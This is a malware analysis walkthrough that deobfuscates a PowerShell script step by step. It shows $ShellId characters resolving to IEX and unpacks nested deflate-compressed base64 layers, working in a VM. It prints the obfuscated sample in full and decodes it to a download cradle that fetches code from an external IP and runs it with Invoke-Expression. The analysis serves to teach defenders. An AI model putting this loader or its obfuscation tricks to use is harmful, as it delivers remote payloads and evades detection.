
In this demonstration we will see how to analyze obfuscated PowerShell script.

Link of powershell script: https://github.com/rctcwyvrn/YAOPD

Powershell-Obfuscation-Bible: https://github.com/t3l3machus/PowerShell-Obfuscation-Bible




```
PS C:\Users\vboxuser\Desktop\Obfuscated Powershell> dir

    Directory: C:\Users\vboxuser\Desktop\Obfuscated Powershell

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          7/7/2025   4:29 AM            811 obfuscated.ps1

PS C:\Users\vboxuser\Desktop\Obfuscated Powershell>
```


Content of obfuscated powershell.



```
PS C:\Users\vboxuser\Desktop\Obfuscated Powershell> Get-Content .\obfuscated.ps1
& ( $shElLID[1]+$sHElLID[13]+'X') ( neW-OBJeCT SYsTeM.IO.comPREssiOn.DeFlAtesTReam( [iO.memoRYstReam][syStEm.COnvert]::FRomb
ase64sTRING('VZDLjqJAAEV/hUUnQuxBHcvHdNILlGopQlFKYYMQFwiF1CgUr5aWrx8ys5rdSc7NXRxJlWTppcmYZaEknJ3HL9QYmA88P49H/kgZfAG9H+Riwm0
r0VPTMqxyolK3ZhF2YJTAWv5vg4Qai7ysWUORsNUEplbksr/7XJbC5tm4/y4ww8Q5NW4No/wshTEpHtBpz29vHzXBF42yJRgksq/yyDrNbV2gDiInLS/s5zEqP0x
DTJ94d/u8YkMHBx1oUZ1tKtF9kZXr9thePIJ9h3sEnozV1dUHLTgEOlnuJkeNEBRU/QNmros1zx+L291GCxETtEsSFBgTSgTIfxfpN8hW6BOUy1WXHtrpKqfL2Qb
xpPD0dQnMX5t7C9nXhDR5a88X69nEI0fz+3nzPL/1Murcd5wDK52O50EA11XVx47Zd0b3/j60fZVCLtStwGUNG8qJPXC+d1jTcFHkQodDjITFBO+dwUuK8hq6zHd
VWGyJzu3roDUac64oqgM1vRXMTmRF+gM=' ), [sysTeM.io.coMpReSsion.coMpRessIonmoDe]::DeCoMPREsS) | % {neW-OBJeCT  SYsTEM.Io.STREAM
rEaDer($_, [SYstEM.teXT.enCodIng]::aSCii )} |% {$_.readtoEnd( )} )
PS C:\Users\vboxuser\Desktop\Obfuscated Powershell>
```


The content of this powershell script looks suspicious, as it has weird camel casing, weird space, weird characters that threw us off. It doesn't look normal.

We can see shellID, what shell id is in powershell, is that we have it and when we type it in powershell it literally gives output as Microsoft.Powershell. We can see below.




```
PS C:\Users\vboxuser\Desktop\Obfuscated Powershell> $ShellId
Microsoft.PowerShell
PS C:\Users\vboxuser\Desktop\Obfuscated Powershell>
```

We can print character using shellId as:



```
Microsoft.PowerShell
PS C:\Users\vboxuser\Desktop\Obfuscated Powershell> $ShellId[1]
i
PS C:\Users\vboxuser\Desktop\Obfuscated Powershell> $ShellId[5]
s
PS C:\Users\vboxuser\Desktop\Obfuscated Powershell> |
```


Let’s see what it means in the script.



```
PS C:\Users\vboxuser\Desktop\Obfuscated Powershell> $shElLID[1]+$sHElLID[13]+'X'
ieX
PS C:\Users\vboxuser\Desktop\Obfuscated Powershell>
```

It shows ieX, which is a literal string of IEX, which in itself is an alias or a shorthand of the invoke expression commandlet, which can be used to evaluate or execute commands that are sort of provided to it.


Let’s investigate the Base64string input.



VZDLjqJAAEV/hUUnQuxBHcvHdNILlGopQlFKYYMQFwiF1CgUr5aWrx8ys5rdSc7NXRxJlWTppcmYZaEknJ3HL9QYmA88P49H/kgZfAG9H+Riwm0r0VPTMqxyolK
3ZhF2YJTAWv5vg4Qai7ysWUORsNUEplbksr/7XJbC5tm4/y4ww8Q5NW4No/wshTEpHtBpz29vHzXBF42yJRgksq/yyDrNbV2gDiInLS/s5zEqP0xDTJ94d/u8Yk
MHBx1oUZ1tKtF9kZXr9thePIJ9h3sEnozV1dUHLTgEOlnuJkeNEBRU/QNmros1zx+L291GCxETtEsSFBgTSgTIfxfpN8hW6BOUy1WXHtrpKqfL2QbxpPD0dQnMX
5t7C9nXhDR5a88X69nEI0fz+3nzPL/1Murcd5wDK52O50EA11XVx47Zd0b3/j60fZVCLtStwGUNG8qJPXC+d1jTcFHkQodDjITFBO+dwUuK8hq6zHdVWGyJzu3r
oDUac64oqgM1vRXMTmRF+gM=

VZDLjqJAAEV/hUUnQuxBHcvHdNILlGopQlFKYYMQFwiF1CgUr5aWrx8ys5rdSc7NXRxJlWTppcmYZaEknJ3HL9QYmA88P49H/kgZfAG9H+Riwm0r0VPTMqxyolK
3ZhF2YJTAWv5vg4Qai7ysWUORsNUEplbksr/7XJbC5tm4/y4ww8Q5NW4No/wshTEpHtBpz29vHzXBF42yJRgksq/yyDrNbV2gDiInLS/s5zEqP0xDTJ94d/u8Yk
MHBx1oUZ1tKtF9kZXr9thePIJ9h3sEnozV1dUHLTgEOlnuJkeNEBRU/QNmros1zx+L291GCxETtEsSFBgTSgTIfxfpN8hW6BOUy1WXHtrpKqfL2QbxpPD0dQnMX
5t7C9nXhDR5a88X69nEI0fz+3nzPL/1Murcd5wDK52O50EA11XVx47Zd0b3/j60fZVCLtStwGUNG8qJPXC+d1jTcFHkQodDjITFBO+dwUuK8hq6zHdVWGyJzu3r
oDUac64oqgM1vRXMTmRF+gM=


What we can see is deflate compressed base64 string. Deflate is a common data compression algorithm that combines things like the LZ77 and Huffman coding, which are both lossless compression algorithms.



```
VZDLjqJAAEV/hUUnQuxBHcvHdNILlGopQlFKYYMQFwiF1CgUr5aWrx8ys5rdSc7NXRxJlWTppcmYZaEknJ3HL9QYmA88P49H/kgZfAG9H+Riwm0r0VPTMqxyolK
3ZhF2YJTAWv5vg4Qai7ysWUORsNUEplbksr/7XJbC5tm4/y4ww8Q5NW4No/wshTEpHtBpz29vHzXBF42yJRgksq/yyDrNbV2gDiInLS/s5zEqP0xDTJ94d/u8Yk
MHBx1oUZ1tKtF9kZXr9thePIJ9h3sEnozV1dUHLTgEOlnuJkeNEBRU/QNmros1zx+L291GCxETtEsSFBgTSgTIfxfpN8hW6BOUy1WXHtrpKqfL2QbxpPD0dQnMX
5t7C9nXhDR5a88X69nEI0fz+3nzPL/1Murcd5wDK52O5OEA11XVx47Zd0b3/j60fZVCLtStwGUNG8qJPXC+d1jTcFHkQodDjITFBO+dwUuK8hq6zHdVWGyJzu3r
oDUac64oqgM1vRXMTmRF+gM=
```


```
. ( $sheLLId[1]+$SHeLLid[13]+'X') ( nEW-ObJECt SYsteM.iO.STreaMREadEr(( nEW-ObJECt Io.compresSIoN.dEfLaTeSTream(
[sysTeM.iO.MeMORYsTrEam]
[cOnvERt]::FrOMbASe64sTrINg('LY3NDoIwEIRfpbe2UapFJHo0yMGkVgMHD4QD4AarhBqowuO7TTzMN5vZPwMzI4yeerqgX4t4QZDO6G/UAOOIZqzvEhTTMA
WX+oklNI5ocOIGddIZH/SOo4mjnfx4h7IV4p67wfQt07mS61BIidnWD8p4J9BltEeu/OsmtN3581/WOUJxykWWXtWhSRlGii4Lf0+3ZZE8qqzcRJzwHw==') ,
[io.CoMprEsSiON.ComPRessionmoDE]::decOMPREsS )),[TeXT.EnCODiNg]::AScii)).READtoeNd()
```

We again get another base64 string, as we go deeper in to the Russian nesting doll. We got another output.



```
iex( ('In'+'vo'+'ke-Ex'+'p'+'ress'+'ion'+'  '+'(New-Obj'+'ect
Net.WebCli'+'ent)'+'.Down'+'l'+'oa'+'dString(NSL102.11'+'5'+'.168.'+'149'+'/'+'kc2olMu'+'l'+'NS'+'L)').REPLAcE('NSL',
[StriNg][ChaR]34) )
```

We can see another iex command. Remove the disturbing characters, we can see.



```
Invoke-Expression (New-Object
Net.WebClient).DownloadString("102.115.168.149/kc2olMul")
```

From here after de-obfuscating we can see the IP address and download string.